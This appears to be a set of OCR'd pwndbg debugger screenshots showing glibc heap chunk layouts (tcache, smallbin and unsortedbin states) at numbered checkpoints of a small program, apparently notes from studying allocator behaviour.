
```
  57    exit(0);
                                                                  [ STACK ]
00:0000│ rsp  0x7fffffffde50 —▸ 0x555555756ab0 ◂— 0x0
01:0008│      0x7fffffffde58 —▸ 0x555555756070 —▸ 0x555555756040 ◂— 0x0
02:0010│      0x7fffffffde60 —▸ 0x555555756090 ◂— 0x0
03:0018│      0x7fffffffde68 —▸ 0x5555557565a0 ◂— 0x0
04:0020│      0x7fffffffde70 —▸ 0x555555756050 —▸ 0x7ffff7dd0c80 (main_arena+96) —▸ 0x555555756fb0 ◂— 0x0
05:0028│      0x7fffffffde78 —▸ 0x555555756070 —▸ 0x555555756040 ◂— 0x0
06:0030│      0x7fffffffde80 —▸ 0x555555756090 ◂— 0x0
07:0038│      0x7fffffffde88 —▸ 0x5555557560c0 —▸ 0x555555756080 ◂— 0x0
                                                                [ BACKTRACE ]
 ► f 0     5555555547df main+261
   f 1     7ffff7a44ad7 __libc_start_main+231

pwndbg> heap
Free chunk (smallbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x61
fd: 0x7ffff7dd0cd0
bk: 0x7ffff7dd0cd0

Allocated chunk
Addr: 0x555555756060
Size: 0x20

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756590
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756aa0
Size: 0x511

Top chunk | PREV_INUSE
Addr: 0x555555756fb0
Size: 0x20051
```

  - checkpoint-7




```
                                                                                 [ BACKTRACE ]
 ► f 0     5555555547f7 main+285
   f 1     7ffff7a44ad7 __libc_start_main+231

pwndbg> heap
Free chunk (smallbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x61
fd: 0x7ffff7dd0cd0
bk: 0x7ffff7dd0cd0

Allocated chunk
Addr: 0x555555756060
Size: 0x20

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756080
Size: 0xa21
fd: 0x7ffff7dd0c80
bk: 0x7ffff7dd0c80

Allocated chunk
Addr: 0x555555756aa0
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555756fb0
Size: 0x20051
```

- tcache
  - checkpoint-0




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x20d71

pwndbg>
```

  - checkpoint-1




```
 ► f 0     555555554719 main+79
   f 1     7ffff7a40ae7 __libc_start_main+231

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x20d31
```

- checkpoint-2




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x555555756250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756270
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756290
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Top chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x20cd1
```

- checkpoint-3




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21
fd: 0x5555557562a0

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

- checkpoint-4




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756300
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

- checkpoint-5




```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Allocated chunk | PREV_INUSE
Addr: 0x555555756330
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x555555756440
Size: 0x20bc1
```

- checkpoint-6




```
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00
```




```
Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Allocated chunk | PREV_INUSE
